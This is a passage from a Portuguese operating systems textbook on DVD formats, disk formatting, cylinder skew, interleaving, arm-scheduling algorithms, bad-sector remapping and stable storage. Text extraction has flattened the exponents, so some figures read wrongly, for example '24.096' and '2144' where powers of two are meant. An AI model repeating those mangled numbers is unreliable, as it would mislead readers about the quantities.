4,7 GB são suficientes? Talvez. Usando compressão MPEG-2 (padronizada pelo ISO 13346), um disco DVD de 4,7 GB pode conter 133 minutos de um vídeo de tela cheia e movimentação completa em alta resolução (720 × 480), bem como trilhas sonoras em até oito línguas e legendas em mais 32 idiomas. Cerca de 92 por cento de todos os filmes produzidos por Hollywood têm menos de 133 minutos. Apesar disso, algumas aplicações como jogos de multimídia ou trabalhos de pesquisa podem precisar de mais

recursos e Hollywood poderia se interessar em colocar vários filmes no mesmo disco, de modo que quatro formatos foram definidos:

- 1. Lado simples, camada simples (4,7 GB).
- 2. Lado simples, camada dupla (8,5 GB).
- 3. Lado duplo, camada simples (9,4 GB).
- 4. Lado duplo, camada dupla (17 GB).

Por que tantos formatos? Em uma palavra: política. A Philips e a Sony queriam discos com lado simples e camada dupla para a versão de alta resolução, mas a Toshiba e a Time Warner queriam com lado duplo e camada simples. A Philips e a Sony acharam que as pessoas não gostariam de virar os discos de um lado para o outro, e a Time Warner não acreditou que o sistema de duas camadas em um único lado funcionaria. Resultado: há todas as combinações possíveis, mas caberá ao mercado determinar qual sobreviverá.

A tecnologia para implementar camada dupla usa uma camada refletora no fundo, coberta por uma camada semirrefletora. Dependendo de onde o laser esteja focalizado, ele retorna de uma camada ou de outra. A camada inferior precisa de depressões e superfícies ligeiramente maiores para permitir uma leitura confiável, de modo que sua capacidade é um pouco menor em relação à camada superior.

Os discos com lado duplo são feitos com dois discos de lado simples de 0,6 mm, colados um de costas para o outro. Para manter a mesma espessura em todas as versões, um disco de lado simples consiste em um disco de 0,6 mm ligado a um substrato vazio (ou talvez, no futuro, esse substrato seja constituído de 133 minutos de publicidade, na esperança de que as pessoas tenham curiosidade quanto ao seu conteúdo). A estrutura de um disco com lado duplo e camada dupla é ilustrada na Figura 5.21.

O DVD foi projetado por um consórcio de dez companhias de aparelhos eletrônicos — sete delas são japonesas —, em uma estreita cooperação com os principais estúdios de Hollywood (alguns dos quais são propriedades das companhias japonesas de eletrônicos desse consórcio). As indústrias de computadores e telecomunicações não foram convidadas para a festa, e o enfoque resultante incidiu sobre o uso de DVD na locação de filmes e salões de vendas. Por

exemplo, entre as características-padrão estão o salto em tempo real de cenas 'pesadas' (para permitir que os pais transformem um filme proibido para menores em um filme adequado para crianças), seis canais de som e suporte para a função 'pan-and-scan'. Essa última característica permite que o leitor de DVD decida dinamicamente como posicionar as margens esquerda e direita dos filmes (cuja proporção largura:altura é 3:2) para enquadrar na configuração atual do televisor (cuja proporção é 4:3).

Outro item em que a indústria de computadores provavelmente não teria pensado é na incompatibilidade intencional entre os discos destinados aos Estados Unidos e os destinados à Europa e, ainda, outros padrões para os demais continentes. Hollywood exigiu essa 'característica' porque os filmes novos sempre são lançados primeiro nos Estados Unidos e então enviados para a Europa. A ideia era garantir que as lojas de vídeo europeias não pudessem comprar vídeos dos Estados Unidos com muita antecedência, reduzindo, portanto, as bilheterias dos novos filmes nos cinemas europeus. Se Hollywood tivesse controlado a indústria de computadores, teríamos discos flexíveis de 3,5 polegadas nos Estados Unidos e discos flexíveis de 9 cm na Europa.

Os inventores dos diferentes tipos de DVD continuam trabalhando. Ainda faltam padrões para a próxima geração por conta de disputas políticas entre as empresas de tocadores (players). Um dos novos dispositivos é o Blu-ray, que usa um laser azul de 0,405 µ para empacotar 25 GB em um disco de uma única camada e 50 GB em um disco de camada dupla. Outra novidade é o HD DVD, que usa o mesmo laser azul, mas com capacidade para até 15 GB (camada simples) e 30 GB (camada dupla). A guerra entre os formatos dividiu os estúdios de cinema, os fabricantes de computadores e as empresas de software. Como resultado da falta de padronização, essa geração está decolando com muito menos velocidade e os consumidores precisam esperar a poeira baixar para saber qual dos formatos vai sair vencedor. Essa estupidez por parte da indústria nos faz lembrar do famoso comentário de George Santayana: "Aqueles que não conseguem se lembrar dos erros do passado estão condenados a repeti-lo".




Figura 5.21 Um DVD lado duplo, camada dupla.

#### 5.4.2 Formatação de disco

Um disco rígido consiste de uma pilha de pratos de alumínio, liga metálica ou vidro com diâmetros de 5,25 ou 3,5 polegadas (ou ainda menores nos computadores portáteis). Em cada prato é depositada uma fina camada de óxido de metal magnetizado. Após a fabricação, não há informação de qualquer natureza no disco.

Antes que o disco possa ser usado, cada prato deve receber uma **formatação de baixo nível** feita por software. A formatação consiste em criar uma série de trilhas concêntricas, cada uma com um certo número de setores, com pequenos intervalos entre eles. O formato de um setor é mostrado na Figura 5.22.

O preâmbulo inicializa com um certo padrão binário que permite ao hardware reconhecer o início do setor. Ele também contém os números do cilindro e do setor e algumas outras informações. O tamanho da parte de dados é determinado pelo programa de formatação de baixo nível. A maioria dos discos usa setores de 512 bytes. O campo ECC contém informações redundantes que podem ser usadas para a recuperação de erros de leitura. O tamanho e o conteúdo desse campo variam de fabricante para fabricante, dependendo de quanto espaço em disco o projetista está disposto a abrir mão para obter maior confiabilidade e do grau de complexidade do código ECC que o controlador consiga tratar. Não é incomum um campo ECC de 16

bytes. Além disso, todos os discos rígidos têm um número de setores sobressalentes alocados para uso na substituição de setores com defeitos de fabricação.

A posição do setor 0 em cada trilha é deslocada com relação à trilha anterior quando se realiza a formatação de baixo nível. Esse deslocamento, chamado de deslocamento de cilindro (cylindric skew), busca melhorar o desempenho. A ideia é permitir que o disco leia várias trilhas em uma operação contínua sem perder dados. A natureza do problema pode ser observada na Figura 5.16(a). Suponha que uma requisição precise de 18 setores a partir do setor 0 da trilha mais interna. A leitura dos primeiros 16 setores leva uma rotação do disco, mas um novo posicionamento é necessário para mover o cabeçote de leitura/gravação para a trilha seguinte, mais externa, permitindo assim alcançar o setor 17. Durante o tempo necessário para mover o cabeçote uma trilha para fora, o setor 0 é deixado para trás em virtude da rotação atual, sendo necessária uma nova rotação completa até que o cabeçote seja novamente posicionado sobre ele. Esse problema é eliminado por meio do deslocamento dos setores iniciais entre as trilhas, conforme mostra a Figura 5.23.

A intensidade do deslocamento de cilindro depende da geometria do dispositivo. Por exemplo, imagine um dispositivo de 10 mil rpm que leva 6 ms para sofrer uma rotação completa. Se uma trilha contém 300 setores, um novo



I Figura 5.22 Um setor de disco.




Figura 5.23 Ilustração de um deslocamento de cilindro.

setor passa sob seu cabeçote a cada 20 μs. Se o tempo de posicionamento de uma trilha para outra trilha consecutiva é de 800 μs, 40 setores serão passados durante o posicionamento, de modo que o deslocamento de cilindro deveria ser de 40 setores, em vez dos três setores mostrados na Figura 5.23. É importante mencionar que o chaveamento entre os cabeçotes também consome um tempo finito, de modo que existe um **deslocamento do cabeçote** (*head skew*), além do deslocamento cilíndrico, embora o primeiro não seja tão acentuado.

Como resultado da formatação de baixo nível, a capacidade do disco é reduzida, dependendo dos tamanhos do preâmbulo, do intervalo entre setores e do ECC, bem como do número de setores sobressalentes reservados. Muitas vezes a capacidade após a formatação é 20 por cento menor do que a capacidade original (sem formatação). Os setores sobressalentes não são considerados na capacidade após a formatação, de modo que todos os discos de um dado tipo possuem exatamente a mesma capacidade quando utilizados, independentemente de quantos setores danificados eles realmente têm (se o número de setores danificados exceder o número de setores sobressalentes, o dispositivo será rejeitado e não enviado).

Há muita confusão sobre a capacidade do disco porque alguns fabricantes anunciam a capacidade sem formatação para parecer que os dispositivos são maiores do que eles realmente são. Por exemplo, considere um dispositivo cuja capacidade sem formatação seja de 200 × 10° bytes. Ele pode ser vendido como um disco de 200 GB. Entretanto, após a formatação, talvez somente 170 × 10° bytes estejam realmente disponíveis para dados. Para aumentar a confusão, o sistema operacional provavelmente vai considerar essa capacidade como sendo de 158 GB, e não 170 GB, pois o software considera 1 GB como 2³0 (1.073.741.824) bytes, e não 10° (um bilhão de) bytes.

Para tornar as coisas ainda piores, no mundo da comunicação de dados, 1 Gbps significa um bilhão de bits por segundo, pois o prefixo 'giga' realmente significa 10° (um quilômetro é mil metros, e não 1.024 metros). Somente para os tamanhos de memória e de disco é que as medidas quilo, mega, giga e tera indicam 2<sup>10</sup>, 2<sup>20</sup>, 2<sup>30</sup> e 2<sup>40</sup>, respectivamente.

A formatação também afeta o desempenho. Se um disco de 10 mil rpm tem 300 setores por trilha de 512 bytes


cada uma, ele leva 6 ms para ler os 153.600 bytes de uma trilha se considerarmos uma taxa de 25.600.000 bytes/s ou 24,4 MB/s. Não é possível ir mais rápido do que isso, independentemente do tipo de interface presente, mesmo que ela seja uma interface SCSI de 80 MB/s ou 160 MB/s.


Ler continuamente nessa taxa de fato requer um buffer de grande capacidade no controlador. Considere, por exemplo, um controlador com um buffer de um setor para o qual foi passado um comando para a leitura consecutiva de dois setores. Após a leitura do primeiro setor do disco e o cálculo do ECC, os dados devem ser transferidos para a memória principal. Enquanto a transferência está sendo feita, o setor seguinte passará pelo cabeçote. Quando a cópia para a memória estiver completa, o controlador terá de esperar quase o tempo de uma rotação completa para que o segundo setor esteja próximo novamente.


Esse problema pode ser eliminado numerando-se os setores de maneira entrelaçada durante a formatação do disco. Na Figura 5.24(a), vemos a numeração convencional (ignorando, nesse caso, o deslocamento de cilindro). Na Figura 5.24(b) observa-se um **entrelaçamento simples** (single interleaving), que fornece ao controlador um certo descanso entre os setores consecutivos, de modo a permitir a cópia do buffer para a memória principal.

Se o processo de cópia é muito lento, o **entrelaçamento duplo** (double interleaving) da Figura 5.24(c) pode ser necessário. Se o controlador tem um buffer de somente um setor, não importa se a cópia do buffer para a memória principal é feita pelo controlador, pela CPU principal ou por um chip de DMA; ela ainda leva algum tempo. Para evitar a necessidade de entrelaçamento, o controlador deveria ser capaz de colocar no buffer uma trilha inteira. Muitos controladores modernos podem fazer isso.

Após a formatação de baixo nível estar completa, o disco é dividido em partições. Do ponto de vista lógico, cada partição é tratada como um disco separado. São as partições que viabilizam a coexistência de sistemas operacionais. Em alguns casos, elas também podem ser utilizadas como área de troca (swap space). No Pentium e na maioria dos outros computadores, o setor 0 contém o registro mestre de inicialização (master boot record – MBR), que apresenta um código do boot além da tabela de partições no final. A tabela de partições fornece o setor inicial e o tamanho de cada partição. No Pentium, a tabela de par-







tições tem entradas para quatro partições. Se todas forem usadas pelo Windows, elas serão chamadas de C:, D:, E: e F: e tratadas como dispositivos separados. Se três delas forem usadas pelo Windows e uma for usada pelo UNIX, então o Windows chamará suas partições de C:, D: e E:. Portanto, o primeiro CD-ROM será F:. Para ser capaz de realizar a inicialização do sistema a partir do disco rígido, uma partição deve ser marcada como ativa na tabela de partições.

O passo final na preparação de um disco para uso é executar uma formatação de alto nível de cada partição (separadamente). Essa operação insere um bloco de inicialização, a estrutura de gerenciamento de armazenamento livre (lista de blocos livres ou mapa de bits), o diretório--raiz e um sistema de arquivos vazio. Ela também coloca um código na entrada da tabela de partições informando qual é o sistema de arquivos usado na partição, pois muitos sistemas operacionais aceitam vários sistemas de arquivos incompatíveis (por razões históricas). Nesse ponto, o sistema pode ser inicializado.

Quando a energia é ligada, a BIOS entra em execução e então carrega o registro mestre de inicialização e salta para ele. Esse programa de inicialização verifica qual partição está ativa. A partir disso, ele carrega o setor de inicialização específico daquela partição e o executa. Esse setor contém um pequeno programa que procura outro programa no diretório-raiz (ou o sistema operacional ou um carregador de uma inicialização maior — bootstrap). Esse programa é, então, carregado na memória e executado.

## 5.4.3 Algoritmos de escalonamento de braço de disco

Nesta seção, veremos algumas questões gerais relacionadas aos drivers de disco. Primeiro, considere o tempo que ele leva para ler ou escrever um bloco do disco. O tempo necessário é determinado por três fatores:

- Tempo de posicionamento (o tempo necessário para mover o braço para o cilindro correto).
- 2. Atraso de rotação (o tempo necessário para rotar o setor correto sob o cabeçote de leitura/gravação).
- Tempo de transferência real do dado.

Para a maioria dos discos, o tempo de posicionamento é preponderante sobre os outros dois tempos, de modo que a redução no tempo médio de posicionamento pode melhorar substancialmente o desempenho do sistema.

Se o driver do disco recebe requisições uma após a outra e atende a todas na ordem em que elas foram recebidas, isto é, 'primeiro a chegar, primeiro a ser servido' (first--come, first-served — FCFS), quase nada pode ser feito para otimizar o tempo de posicionamento. No entanto, outra estratégia pode ser usada quando o disco está totalmente carregado. Existe grande probabilidade de que, quando o braço está sendo posicionado de acordo com alguma requisição, outras requisições podem ser geradas por outros processos. Muitos drivers de disco mantêm uma tabela, indexada pelo número do cilindro, com todas as requisições pendentes para cada cilindro encadeadas juntas em uma lista ligada encabeçada pela entrada da tabela.

Considerando esse tipo de estrutura de dados, podemos melhorar o desempenho além do obtido pelo algoritmo FCFS. Para saber como fazê-lo, considere um disco imaginário com 40 cilindros. Uma requisição chega para a leitura de um bloco no cilindro 11. Enquanto um posicionamento para o cilindro 11 está sendo feito, novas requisições chegam para os cilindros 1, 36, 16, 34, 9 e 12, nessa ordem. Elas são colocadas na tabela de requisições pendentes, com uma lista ligada separada para cada cilindro. As requisições são mostradas na Figura 5.25.

Quando a requisição atual (para o cilindro 11) é finalizada, o driver do disco tem uma escolha de qual requisição será a próxima a ser tratada. Usando FCFS, o cilindro 1 seria o próximo, depois o 36, e assim por diante. Esse algoritmo precisará posicionar o braço nos cilindros requisitados, percorrendo sobre 10, 35, 20, 18, 25 e 3 cilindros, respectivamente, somando uma distância total de 111 cilindros percorridos.

Alternativamente, ele sempre poderia tratar a próxima requisição como sendo aquela mais próxima da posição atual do cabeçote de leitura/gravação, a fim de minimizar o tempo de posicionamento. Considerando as requisições da Figura 5.25, a sequência seria 12, 9, 16, 1, 34 e 36, como




Figura 5.25 Algoritmo de escalonamento 'posicionamento mais curto primeiro' (SSF).

mostra a linha com quebras irregulares na base da Figura 5.25. Com essa sequência, os movimentos do braço serão 1, 3, 7, 15, 33 e 2, totalizando uma distância de 61 cilindros. Esse algoritmo, **posicionamento mais curto primeiro** (*shortest seek first* — SSF), reduz pela metade o total de movimentação do braço se comparado com o FCFS.

Infelizmente, o SSF apresenta um problema. Suponha que mais requisições sejam recebidas enquanto as requisições da Figura 5.25 estão sendo processadas. Por exemplo, se, após ir para o cilindro 16, chegar uma nova requisição para o cilindro 8, esta terá prioridade sobre o cilindro 1. Logo depois, se uma outra requisição chegar para o cilindro 13, o braço irá para esse cilindro em vez de se dirigir ao cilindro 1. Com um disco totalmente carregado, o braço tenderá a permanecer no meio do disco na maior parte do tempo, de modo que as requisições para os cilindros extremos terão de esperar até que uma oscilação estatística na carga de trabalho elimine qualquer requisição próxima do meio. As requisições distantes do meio podem obter um serviço ruim. Os objetivos de mínimo tempo de resposta e de justiça são conflitantes nesse caso.

Os grandes edifícios também enfrentam esse dilema. O problema do escalonamento de um elevador em um prédio de muitos andares é similar àquele do escalonamento de um braço de disco. As requisições chegam em chamadas contínuas ao elevador, vindas aleatoriamente dos diferentes andares (cilindros). O computador que controla o elevador facilmente poderia manter a sequência na qual os clientes pressionaram o botão de chamada e servi-los usando o FCFS ou o SSF.

Contudo, a maioria dos elevadores usa um algoritmo diferente para reconciliar os objetivos conflitantes de eficiência e justiça: eles se movem em uma mesma direção até não haver mais requisições pendentes naquela direção, quando, então, trocam de direção. Esse algoritmo, conhecido (tanto no universo dos elevadores como no dos discos) como algoritmo do elevador, precisa que o software mantenha um bit: o bit da direção atual, SOBE ou DESCE. Quando uma requisição é concluída, o driver do disco ou do elevador verifica o bit. Se ele contém SOBE, o braço ou a cabine se move para a próxima requisição pendente ime-

diatamente acima. Se nenhuma requisição está pendente nas posições superiores, o bit de direção é invertido. Quando o bit contém *DESCE*, o movimento é feito para a próxima solicitação imediatamente abaixo, caso exista uma.

A Figura 5.26 mostra o algoritmo do elevador usando as mesmas sete requisições da Figura 5.25, presumindo que o bit de direção seja inicialmente *SOBE*. A ordem na qual os cilindros são atendidos é 12, 16, 34, 36, 9 e 1, percorrendo as seguintes distâncias entre cilindros: 1, 4, 18, 2, 27 e 8, totalizando 60 cilindros. Nesse caso, o algoritmo do elevador — embora seja, em geral, inferior — é ligeiramente melhor do que o SSF. Uma propriedade positiva do algoritmo do elevador é que dado qualquer conjunto de requisições, o valor máximo para a distância total é fixo: duas vezes o número de cilindros.

Uma ligeira modificação desse algoritmo e que proporciona uma pequena variação nos tempos de resposta (Teory, 1972) consiste em sempre varrer as requisições em uma única direção. Quando o cilindro de numeração mais alta (que estava pendente) acabou de ser atendido, o braço vai para o cilindro de numeração mais baixa (no sentido oposto) e então recomeça o atendimento movendo-se novamente de baixo para cima. Consequentemente, considera-se que o cilindro de numeração mais baixa se encontra sobre o cilindro de numeração mais alta.

Alguns controladores de disco fornecem meios para permitir ao software inspecionar o número do setor atual que está sob o cabeçote de leitura/gravação. Com esse controlador, outra otimização é possível. Se duas requisições ou mais estão pendentes para o mesmo cilindro, o driver pode emitir uma requisição para o setor que passará sob o cabeçote em seguida. Note que, quando várias trilhas estão presentes em um cilindro, as requisições consecutivas podem ser atendidas para diferentes trilhas sem nenhuma penalidade. O controlador pode selecionar imediatamente qualquer um de seus cabeçotes, pois a escolha do cabeçote não envolve movimentação do braço nem atraso rotacional.

Se o disco permite que o tempo de posicionamento seja muito mais rápido do que o tempo de rotação, então deveria ser usada uma estratégia de otimização diferente. As requisições pendentes deveriam ser ordenadas pelo nú-




Figura 5.26 O algoritmo do elevador para escalonamento de solicitações do disco.

mero do setor e, tão logo o próximo setor estivesse para passar sob o cabeçote, o braço deveria ser movido para a trilha correta para a leitura ou a escrita nele.

Com um disco rígido moderno, os tempos de posicionamento e rotação são tão determinantes do desempenho que a leitura de um ou dois setores de uma vez é muito ineficiente. Por essa razão, muitos controladores de disco leem sempre vários setores, colocando-os em cache, mesmo quando somente um setor é requisitado. De modo geral, qualquer solicitação de leitura de um setor fará com que esse setor e muitos setores da trilha atual (ou todos eles) sejam lidos, dependendo de quanto espaço esteja disponível na memória cache do controlador. O disco descrito na Tabela 5.3 possui uma cache de 4 MB, por exemplo. O uso da cache é determinado dinamicamente pelo controlador. Em seu modo mais simples, a cache é dividida em duas seções, uma para leituras e outra para escritas. Se uma leitura subsequente é passível de ser satisfeita com a cache do controlador, ele pode retornar imediatamente os dados requisitados.

É importante notar que a cache do controlador do disco é completamente independente da cache do sistema operacional. A cache do controlador em geral contém blocos que não foram de fato requisitados, mas que era conveniente que fossem lidos, porque passaram sem querer sob o cabeçote durante outra leitura. Em contrapartida, qualquer cache mantida pelo sistema operacional consistirá de blocos que foram explicitamente lidos e que o sistema operacional julga que possam ser necessários em um futuro próximo (por exemplo, um bloco de disco contendo um bloco de diretório).

Quando vários dispositivos estão presentes no mesmo controlador, o sistema operacional deveria manter uma tabela de requisições pendentes para cada dispositivo em separado. Sempre que qualquer dispositivo estivesse ocioso, um comando de posicionamento deveria ser emitido para mover seu braço para o cilindro onde ele será necessário para o próximo acesso (presumindo que o controlador permita posicionamentos simultâneos). Quando a transferência atual termina, uma verificação pode ser feita para averiguar se os dispositivos estão posicionados no cilindro correto. Se um ou mais estão, a próxima transferência pode ser inicializada em um dispositivo que já se encontre no cilindro correto. Se nenhum dos braços está no local correto, o driver de disco deve emitir um novo comando de posicionamento sobre o dispositivo que acabou de completar uma transferência e esperar até a próxima interrupção para ver qual braço alcançou seu destino em primeiro lugar.

É importante entender que todos os algoritmos de escalonamento de disco descritos anteriormente pressupõem que a geometria do disco real seja a mesma da geometria virtual. Se essa suposição não é verdadeira, o escalonamento das requisições de disco não tem nenhum sentido, pois o sistema operacional não pode realmente dizer se é o cilindro 40 ou o cilindro 200 que está mais próximo do cilindro 39. Por outro lado, se o controlador do disco é capaz de aceitar várias requisições pendentes, ele pode usar esses algoritmos de escalonamento internamente. Nesse caso, os algoritmos ainda são válidos, mas em um nível abaixo, dentro do controlador.

#### 5.4.4 | Tratamento de erros

Os fabricantes de disco estão constantemente forçando uma expansão dos limites da tecnologia por meio do aumento linear das densidades de bits. Uma trilha central de um disco de 5,25 polegadas possui uma circunferência próxima de 300 mm. Se a trilha contém 300 setores de 512 bytes, a densidade de gravação linear pode ser algo em torno de 5.000 bits/mm, levando em consideração o fato de que algum espaço é perdido com preâmbulos, ECCs e intervalos entre setores. A gravação de 5.000 bits/mm exige um substrato extremamente uniforme e uma camada muito fina de óxido. Infelizmente, não é possível fabricar um disco com tais especificações que não apresente defeitos. Assim que a tecnologia de fabricação permitir que se opere com segurança nessas densidades, os projetistas de disco partirão para densidades maiores, a fim de aumentar a capacidade. Fazendo isso, os defeitos provavelmente reaparecerão.

Com os defeitos de fabricação surgem os setores defeituosos, isto é, setores onde os valores escritos não são lidos corretamente de volta. Se o defeito é muito pequeno — digamos, de apenas alguns bits —, é possível usar o setor defeituoso e simplesmente deixar que o ECC corrija os erros toda vez. Se o defeito for grande, o erro não poderá ser mascarado.

Existem duas soluções gerais para os blocos defeituosos: tratá-los via controlador ou via sistema operacional. Na primeira abordagem, antes que o disco seja enviado da fábrica, ele é testado e uma lista de setores ruins é gravada nele. Cada setor defeituoso é substituído por um dos de reserva.

Existem duas maneiras de fazer essa substituição. Na Figura 5.27(a), vemos uma única trilha de disco com 30 setores de dados e dois setores reservas. O setor 7 é defeituoso. O que o controlador pode fazer é remapear um dos reservas como sendo o setor 7, como mostra a Figura 5.27(b). A outra saída é deslocar todos os setores de uma posição, como mostra a Figura 5.27(c). Em ambos os casos, o controlador tem de saber qual setor é qual. Ele pode manter essa informação em tabelas internas (uma por trilha) ou reescrever os preâmbulos para inserir o novo número dos setores remapeados. Se os preâmbulos são reescritos, o método da Figura 5.27(c) é mais trabalhoso (uma vez que os 23 preâmbulos devem ser reescritos) mas fornece melhor desempenho, pois toda uma trilha ainda pode ser lida em uma única rotação.




Figura 5.27 (a) Uma trilha de disco com setor defeituoso. (b) Substituição do setor defeituoso por um setor reserva. (c) Deslocamento de todos os setores para pular o setor defeituoso.

Os erros também podem surgir durante a operação normal após o dispositivo ter sido instalado. A primeira tentativa de resgatar um erro que o ECC não é capaz de tratar é simplesmente tentar ler de novo o setor. Alguns erros de leitura são transientes — isto é, causados, por exemplo, por partículas de poeira sob o cabeçote de leitura/gravação e desaparecem em uma segunda tentativa. Se o controlador notar que determinado setor está causando repetidos erros, ele pode trocá-lo por um setor reserva antes que o setor tenha se danificado por completo. Desse modo, nenhum dado é perdido e o sistema operacional, bem como o usuário, não percebem o problema. Em geral, o método da Figura 5.27(b) tem de ser usado, visto que os outros setores agora podem conter dados. Aplicando o método da Figura 5.27(c), será preciso reescrever os preâmbulos, além de também copiar todos os dados.

Dissemos anteriormente que existem duas abordagens gerais para o tratamento dos erros: tratamento via controlador ou via sistema operacional. Se o controlador não tem a capacidade de remapear setores transparentemente como discutimos aqui, o sistema operacional deve fazer o mesmo em software. Isso significa que ele deve primeiro adquirir uma lista de setores ruins, ou por meio da leitura destes a partir do disco, ou simplesmente testando o disco todo por si próprio. Uma vez que ele sabe quais setores estão ruins, pode construir as tabelas de remapeamento. Se o sistema operacional optar por usar a abordagem da Figura 5.27(c), ele deverá deslocar os dados dos setores 7 a 29 de um setor para cima.

Se o sistema operacional está tratando o remapeamento, ele precisa ter certeza de que os setores defeituosos não estão em nenhum arquivo, nem na lista de blocos livres nem no mapa de bits. Uma maneira de fazer isso é criar um arquivo secreto que consista em todos os setores defeituosos. Se esse arquivo não é conhecido pelo sistema de arquivos, os usuários não o poderão ler 'sem querer' (ou, pior ainda, liberá-lo para uso).

Contudo, ainda existe outro problema: os backups. Quando é feito um backup do disco, arquivo por arquivo, é importante que o utilitário usado para copiar não tente copiar o arquivo com o bloco defeituoso. Para evitar essa situação, o sistema operacional deve esconder o arquivo com o bloco defeituoso tão bem que mesmo um utilitário de cópia não consiga encontrá-lo. Se o disco é copiado setor por setor, em vez de arquivo por arquivo, será difícil, se não impossível, livrar-se dos erros de leitura durante a cópia. A única esperança é que o programa de cópia seja esperto o suficiente para desistir de copiar aquele setor após dez tentativas frustradas e prosseguir com a cópia dos setores restantes.

Os setores defeituosos não são a única fonte de erros. Podem ocorrer erros de posicionamento causados por problemas mecânicos no braço. O controlador mantém internamente o controle da posição do braço. Para executar um posicionamento, ele emite uma série de pulsos para o motor do braço (um pulso por cilindro), a fim de mover o braço para o novo cilindro. Quando o braço alcança seu destino, o controlador lê o número do cilindro atual do preâmbulo do setor seguinte. Se o braço está no local errado, ocorre um erro de posicionamento.

A maioria dos controladores de disco rígido corrige os erros de posicionamento automaticamente, mas a maior parte dos controladores de discos flexíveis (incluindo os do Pentium) apenas sinaliza um bit de erro e deixa o restante para o driver. O driver trata esse erro por meio da emissão de um comando recalibrate, para mover o braço tão distante quanto ele possa e reajustar o valor interno deste cilindro, mantido pelo controlador, para 0. Em geral isso resolve o problema. Caso contrário, o dispositivo deve ser reparado.

Como vimos, o controlador é de fato um computador pequeno e especializado, completo: com software, variáveis, buffers e, ocasionalmente, erros. Algumas vezes, uma sequência incomum de eventos, como uma interrupção em um dispositivo, que ocorre simultaneamente com o comando recalibrate em outro dispositivo, desencadeia um erro e faz com que o controlador entre em um laço infinito ou perca o caminho daquilo que ele estava fazendo. Os projetistas de controladores normalmente planejam considerando as piores hipóteses, e assim fornecem um pino no chip que, quando sinalizado, faz com que o controlador esqueça o que estava fazendo e reinicie novamente. Assim,

Capítulo 5

se ocorre qualquer falha, o driver pode invocar esse sinal e reiniciar o controlador. Se isso não resolve, só resta ao driver imprimir uma mensagem e desistir.

A recalibragem de um disco faz um barulho estranho mas, de qualquer modo, não incomoda. Contudo, existe uma situação em que a recalibragem é um problema sério: os sistemas com restrições de tempo real. Quando um vídeo está sendo reproduzido a partir do disco rígido ou os arquivos de um disco rígido estão sendo gravados em um CD-ROM, é fundamental que os bits cheguem do disco rígido em uma taxa uniforme. Sob essas circunstâncias, a recalibragem insere intervalos dentro de um fluxo de bits, sendo, portanto, inaceitável. Alguns dispositivos especiais, chamados de discos AV (audiovisuais), nunca recalibram e estão disponíveis para essas aplicações.

#### 5.4.5 Armazenamento estável

Conforme vimos, os discos algumas vezes geram erros. Os setores bons podem repentinamente apresentar defeitos. Um dispositivo pode pifar completamente de uma hora para outra. A tecnologia RAID protege contra alguns setores que estão apresentando defeito ou mesmo contra um dispositivo que venha a falhar por completo. Entretanto, ela não protege contra erros de gravação que inserem dados corrompidos. Tampouco protege contra a queda do sistema durante a gravação, que corrompe os dados originais sem substituí-los por dados mais novos.

Para algumas aplicações, é essencial que os dados nunca sejam perdidos ou corrompidos, mesmo na presença de erros do disco ou da CPU. Em termos ideais, um disco deveria simplesmente trabalhar todo o tempo sem falhar. Infelizmente, isso não é possível. O possível é o subsistema de um disco ter a seguinte propriedade: quando uma escrita é lançada para ele, ou o disco escreve corretamente o dado ou não escreve nada, deixando os dados existentes intactos. Esse sistema é chamado de armazenamento estável e é implementado em software (Lampson e Sturgis, 1979). O objetivo é manter o disco consistente a todo custo. A seguir, mostraremos uma pequena variante da ideia original.

Antes de descrever o algoritmo, é importante ter um modelo claro dos erros possíveis. O modelo presume que, quando um disco escreve um bloco (um ou mais setores), a escrita é correta ou é incorreta, e esse erro pode ser detectado na leitura seguinte por meio da verificação dos valores dos campos ECCs. A princípio, a detecção segura de erros nunca é possível porque com um campo ECC, digamos, de 16 bytes, protegendo um setor de 512 bytes, existem 24.096 valores de dados e somente 2144 valores de ECC. Assim, se um bloco é distorcido durante a escrita mas o ECC não o é, existem bilhões de bilhões de combinações incorretas que produzem o mesmo ECC. Se alguma delas ocorrer, o erro não será detectado. Em geral, a probabilidade de um dado aleatório ter o mesmo ECC de 16 bytes é de cerca de 2-144-

probabilidade pequena o suficiente para a considerarmos nula, mesmo que realmente não seja.

O modelo também presume que um setor escrito de modo correto pode espontaneamente ficar defeituoso e se tornar ilegível. Contudo, supõe-se que esses eventos sejam tão raros que a possibilidade de um mesmo setor apresentar defeito em um segundo disco (independente) durante um intervalo razoável de tempo (por exemplo, um dia) é pequena o suficiente para ser ignorada.

